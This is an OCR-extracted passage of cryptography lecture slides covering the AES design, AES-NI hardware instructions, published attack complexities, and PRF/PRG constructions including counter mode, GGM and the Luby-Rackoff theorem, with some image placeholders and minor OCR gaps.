
- 1997: NIST publishes request for proposal
- 1998: 15 submissions. Five claimed attacks.
- 1999: NIST chooses 5 finalists
- 2000: NIST chooses Rijndael as AES (designed in Belgium)

Key sizes: 128, 192, 256 bits. Block size: 128 bits

AES is a Substitution–permutation Network (not Feistel)



AES-128 schematic




key expansion: 16 bytes ⟶ 176 bytes (11 x 16)

The round function

- **ByteSub**: a 1 byte S-box. 256 byte table (easily computable)
  - Apply S-box to each byte of the 4x4 input A, i.e., A[i,j] = S[A[i,j]], for 1 ≤i,j≤4


- **ShiftRows**:



$s_{0,0}$	$s_{0,1}$	$s_{0,2}$	$s_{0,3}$
$s_{1,0}$	$s_{1,1}$	$s_{1,2}$	$s_{1,3}$
$s_{2,0}$	$s_{2,1}$	$s_{2,2}$	$s_{2,3}$
$s_{3,0}$	$s_{3,1}$	$s_{3,2}$	$s_{3,3}$

$s_{0,0}$	$s_{0,1}$	$s_{0,2}$	$s_{0,3}$
$s_{1,1}$	$s_{1,2}$	$s_{1,3}$	$s_{1,0}$
$s_{2,2}$	$s_{2,3}$	$s_{2,0}$	$s_{2,1}$
$s_{3,3}$	$s_{3,0}$	$s_{3,1}$	$s_{3,2}$

- **MixColumns**:



$s_{0,0}$	$s_{0,c}$	$s_{0,2}$	$s_{0,3}$
$s_{1,0}$	$s_{1,c}$	$s_{1,2}$	$s_{1,3}$
$s_{2,0}$	$s_{2,c}$	$s_{2,2}$	$s_{2,3}$
$s_{3,0}$	$s_{3,c}$	$s_{3,2}$	$s_{3,3}$

$s'_{0,0}$	$s'_{0,c}$	$s'_{0,2}$	$s'_{0,3}$
$s'_{1,0}$	$s'_{1,c}$	$s'_{1,2}$	$s'_{1,3}$
$s'_{2,0}$	$s'_{2,c}$	$s'_{2,2}$	$s'_{2,3}$
$s'_{3,0}$	$s'_{3,c}$	$s'_{3,2}$	$s'_{3,3}$

AES in hardware

AES instructions in Intel Westmere:

- **aesenc, aesenclast**: do one round of AES

  128-bit registers: xmm1=state, xmm2=round key

  aesenc xmm1, xmm2 ; puts result in xmm1

- **aeskeygenassist**: performs AES key expansion

- Claim 14 x speed-up over OpenSSL on same hardware

Similar instructions on AMD Bulldozer

Attacks

- Best key recovery attack:

  four times better than ex. search [BKR'11]

- Related key attack on AES-256:   [BK'09]

  Given 2^{99} inp/out pairs from **four related keys** in AES-256

  can recover keys in time ≈ 2^{99}

PRF $\Rightarrow$ PRG

PRG $\Rightarrow$ PRF

An easy application: PRF ⇒ PRG (counter mode)

- Let **$F: K \times \{0,1\}^n \to \{0,1\}^n$** be a **PRF.**

- We define the **PRG** **$G: K \to \{0,1\}^{nt}$** as follows:

  (**t** is a parameter that we can choose)

$$G(k) = F(k,\langle 0\rangle n) \;||\; F(k,\langle 1\rangle n) \;||\; \cdots \;||\; F(k,\langle t\text{-}1\rangle n)$$


- **Properties:**
  - **Theorem:** If **F** is a **secure PRF** then **G** is a **secure PRG**
  - Key property: **parallelizable**

Can we build a PRF from a PRG?

Let G: K ⟶ K^2 be a PRG

Define a 1-bit PRF F: K × {0,1} ⟶ K as

$$F(k, x \in \{0,1\}) = G(k)[x]$$



Theorem. If **G** is a **secure PRG** then **F** is a **secure PRF**


Can we build a PRF with a larger domain? (e.g., 128 bits)

Extending a PRG

Let $G: K \longrightarrow K^2$ be a PRG

Define $G_1: K \longrightarrow K^4$ as

$$G_1(k) = G(G(k)[0]) \parallel G(G(k)[1])$$



Then define a 2-bit PRF $F: K \times \{0,1\}^2 \longrightarrow K$ as

$$F(k, x \in \{0,1\}^2) = G_1(k)[x]$$

Extending more

Let $G: K \longrightarrow K^2$.


Define $G_2: K \longrightarrow K^8$ as

Then define a 3-bit PRF

$F: K \times \{0,1\}^3 \longrightarrow K$ as

$F(k, x \in \{0,1\}^3) = G_2(k)[x]$

$G_2(k) =$




eval F(k,101) as follows:

Extending even more: the GGM PRF

Let $G: K \longrightarrow K^2$. define PRF $F: K \times \{0,1\}^n \longrightarrow K$ as

For input $x = x_0\, x_1 \ldots x_{n-1} \in \{0,1\}^n$ do:



Security: **G** a **secure PRG** ⇒ **F** is a **secure PRF** on $\{0,1\}^n$.

Not used in practice due to slow performance.

Secure block cipher from a PRG?

Can we build a secure PRP from a secure PRG?


- No, it cannot be done
- Yes, just plug the GGM PRF into the Luby-Rackoff theorem ←
- It depends on the underlying PRG

Theorem (Luby-Rackoff '85):

f: $K \times \{0,1\}^n \longrightarrow \{0,1\}^n$ a **secure PRF**

⇒ 3-round Feistel F: $K^3 \times \{0,1\}^{2n} \longrightarrow \{0,1\}^{2n}$ is a **secure PRP**

(k_0, $k_{1,}$ k_2 three **independent** keys)




Modes of Operation
(using block ciphers)

Outline

